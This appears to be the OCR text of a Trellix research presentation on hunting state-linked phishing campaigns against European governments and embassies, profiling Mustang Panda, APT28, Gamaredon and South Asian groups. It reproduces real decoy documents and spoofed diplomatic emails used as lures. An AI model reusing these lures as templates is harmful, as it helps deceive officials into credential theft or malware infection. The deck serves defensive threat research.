Trellix

From Inbox to Endpoint: Hunting Threat Actors Targeting Europe

CCB - QCTR 2026/Q1

Ernesto Fernandez Provecho

April 22nd, 2026

Ernesto Fernández Provecho

Staff Security Researcher
Trellix

Agenda

- Let's the hunt begin
- Threat actors targeting Europe
  - Mustang Panda
  - APT28
  - Gamaredon and other uncategorized Russian threat actors
  - European embassies targeted in Asia
- Conclusions and more resources

Trellix

Let's the hunt begin

The process we follow to hunt critical campaigns

Hypothesis & Intel

Define Scope

Target specific threat actors, malware families, geographic regions, or specific customer environments to avoid aimless data searching.

Environment Baselining

Establish what constitutes "normal" for the customer. Identify approved admin tools and standard software deployments so anomalies stand out.

Intelligence Review

Investigate the latest campaigns and threat intelligence to extract relevant TTPs and Indicators of Compromise (IoCs) to guide queries.

Trellix

Email

- Identify targeted campaigns hiding within massive volumes of daily spam.
- Apply behavioral and anomaly filters to isolate potentially malicious intent.
- Search for uncommon attached file types (.lnk, .jse, .hta) and multiple-file combinations (.exe + .dll).
- Flag suspicious double extensions designed to trick users (e.g., .pdf.lnk).
- Scrutinize targeted receipt/sender accounts (e.g., VIPs) and search for intelligence-tied keywords.

Trellix

EDR

Alert-less Proactive Hunting

Query raw telemetry to uncover stealthy activity that evaded existing detection rules. This focuses heavily on Living off the Land (LOLBin) techniques where attackers use legitimate system tools for malicious purposes.

Anomaly Analysis

Stack and sort command-line executions to find rare outliers in administrative tool usage (e.g., PowerShell). Investigate unusual child processes spawned from common applications or unexpected network connections from system processes.

Trellix

Alert-based Hunting

Severity Rating Triage High severity rules first, followed by Medium, Low, and Contextual alerts to ensure critical threats are addressed immediately.

Alert Rarity Focus on rarely triggered rules. Rules that fire constantly often indicate controlled, legitimate behavior or require tuning. This approach should use the environment of a specific organization to find anomalies unique to their established baseline.

Grey Zone Prioritize detections mapping to newly discovered attacker capabilities designed to bypass traditional security perimeters. These rules are prone to False Positives, since they have not been tested enough, for this reason they are Silent, which means they will not be shown to the final user.

Trellix

Threat actors targeting Europe

High impact campaigns against European institutions

EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR ENLARGEMENT AND EASTERN NEIGHBOURHOOD
The Director-General

Brussels

AGENDA: MEETING ON FACILITATING THE FREE MOVEMENT OF GOODS AT EU–WESTERN BALKANS CROSSING POINTS

Date & Time – *26 September 2025, 15h30 – 17h00*

Location – *Room Jean Rey, Berlaymont Building floor 01, Rue de la Loi 200, 1049 Brussels*

Agenda

15h30	Opening of meeting by Director General Gert Jan Koopman & introductions
15h45	Harmonising border procedures – Frequently recurring obstacles and barriers, and the proposed main interventions based on the EU–Western Balkans Green Lanes Initiative and BCP/CCP Fiches • *Presentation by the Transport Community Secretariat and CEFTA, followed by discussion* • *Please find the fiches of the 10 busiest EU-WB BCPs/CCPs, together with an explanatory note, attached to the invitation.*
16h45	Common Transit Convention – a key lever for trade facilitation *Presentation by DG TAXUD*
17h00	Closing of meeting

Republic of Kosovo
Ministry of Foreign Affairs and Diaspora

You are cordially invited to attend a scheduled **Webex Meeting** hosted by the Republic

Date: Tuesday, **February 10, 2026**
Time: 2:00 PM – 4:00 PM
Time Zone: (UTC+01:00) Pristina, Kosovo
Duration: 2 hours

Join Meeting
Join from the meeting link:
[redacted]

More Ways to Join
Join by meeting number:
- **Meeting number (access code):** [redacted]
- **Meeting password:** [redacted]

Tap to join from a mobile device (attendees only):
[redacted]## Kosovo Toll

Join by phone:
[redacted] Kosovo Toll
Global call-in numbers

Join from a video system or application:
Dial: [redacted]@mfa-ks.webex.com

You can also dial [redacted] and enter your meeting number.

European Political Community
EPC
Denmark 2025

Dear Colleagues, Copenhagen, September 2025

We are now in the fourth year of Russia's war of aggression against Ukraine. This proves that collective action to build a strong and secure Europe is more important than ever. We need to continue to coordinate and stay united.

On this backdrop, we would like to invite you to the 7th summit of the European Political Community in Copenhagen on 1-2 October 2025.

In the evening of 1 October 2025, Their Majesties The King and Queen of Denmark will host a dinner for the leaders at the Royal Family's residence in Copenhagen, Amalienborg Palace.

On October 2 2025, the EPC summit takes place at the Bella Center in Copenhagen beginning with a plenary session in the morning. Building on the work of our previous summits, our focus will be on how to strengthen Ukraine, the general security situation in Europe and how to make our Europe stronger and more secure in the geopolitical reality that we face.

The plenary will be followed by a number of roundtable discussions focusing on different aspects of the security situation in Europe, including economic security and drug trafficking, as well as migration. As is the tradition, there will be ample opportunities for bilateral and multilateral meetings during the day. We will end the day in the late afternoon.

We look forward to welcoming you in Copenhagen.

Yours faithfully,


Mette Frederiksen
Prime Minister of Denmark


António Costa
President of the European Council

Mustang Panda

- Phishing emails send to European institutions, mostly from governments.
- The writing style is formal and professional, consistent with diplomatic communication.
- The emails contain a link to a Microsoft Azure Blob Storage or Google Drive to download the alleged documents.
- The initial infection vector differs from campaigns, but a fake document is always presented to the user.
- PlugX and variants are usually deployed.

Trellix






Trellix

APT28

- Phishing emails send to European Union and NATO government agencies.
- Some of the emails have been sent from compromised government accounts.
- The writing style is formal and professional, consistent with diplomatic communication.
- The campaign goal varies from credential stealing to malware deployment.
- Reliance on 0-day and n-day exploits to compromise their victims.


Trellix



Trellix

Gamaredon and other uncategorized Russian threat actors

- Phishing emails send to Ukrainian and other Eastern European government institutions.
- Specially active since 2022 Russia-Ukraine war.
- The campaign goal varies from credential stealing to malware deployment.
- Some of the emails have been sent from compromised government accounts.
- The main threat actor is Gamaredon, but other uncategorized groups with ties to Russia are very active.




Trellix

Gamaredon and other uncategorized Russian threat actors

Credential Stealing

- Emails contain:
  - Link
  - HTML attachment
- A webpage requesting credentials of the user to be able to see the actual document is given.
- If introduced, the credentials are sent to the C2 controlled by the actor.
- The stolen credentials are used to in future phishing campaigns.



Trellix

Gamaredon and other uncategorized Russian threat actors

Malware Deployment

Gamaredon

- Phishing emails with compressed files (RAR/ZIP) attached.
- Strongly reliance on LOLBins:
  - Mshta.exe
  - Wscript.exe
  - PowerShell.exe
- Custom backdoors deployed for espionage.


Other uncategorized Russian threat actors

- Phishing emails with compressed files (RAR/ZIP) attached.
- Custom file stealers written in Golang, PowerShell, JavaScript, etc.
- Reliance in web services such as Discord, Telegram, or Github, to host further stages or for C2 communication

Trellix

European embassies targeted in Asia

- Phishing emails send to European embassies in Asian countries.
- Asian threat actors linked to India, **SideWinder** and **BitterAPT**, and Pakistan, **DoNot**.
- They use email accounts that try to impersonate Asian government institutions.
- Custom malware samples are built for espionage.
- They block network requests if the IP address does not belong to the targeted country (geofencing) or if the timing is not consistent.


From ds.plann2 <ds.plann2@mos.gov.bd.pk-mail.org>
11/09/2025, 19:23
Subject **Inter-ministerial meeting Credentials.**
Date Thu, 11 Sep 2025 17:23:58 +0000
Return-Path <ds.plann2@mos.gov.bd.pk-mail.org>

Enclosed please find attachment regarding Meeting ID and Pass code for inter-ministerial meeting will be held on September 17, 2025 at 3:00 PM instead of 12:00 PM on September 10, 2025.

Sd/-
Md. Alamgir Kabir
Deputy Secretary
Phone:- 55100254

1 attachment: Inter-ministerial meeting Credentials.pdf 99.1 kB

DW
hq.spno@yahoo.com
To [redacted]
4:08 AM
Courtesy Call on Request

Dear Sir,

please find att file

Regards,
GHQ, COAS Sectt
Rawalpindi

From Defence Section Beijing <defencesection.beijing@outlook.com>
To [redacted]
25/03/2026, 07:56
Subject **Diplomatic Greetings on the Occasion of Bangladesh Independence Day – 26 March 2026**
Date Wed, 25 Mar 2026 06:56:20 +0000
Message ID [redacted]

Dear Excellency / Distinguished Guest,

On the auspicious occasion of the Independence Day of the People's Republic of Bangladesh, the Defence Section of the Embassy of Bangladesh in Beijing is pleased to extend warm diplomatic greetings and heartfelt wishes to Your Excellency and the esteemed organization you represent.

In celebration of this historic day, we are honored to share with you a diplomatic greeting card, which is attached for your kind perusal.

We greatly value the friendship and cooperation between our nations and deeply appreciate the continued support extended to Bangladesh. Your esteemed presence in our diplomatic engagements has always been a source of encouragement, and we look forward to strengthening our ties further.

Please accept the assurances of our highest consideration.

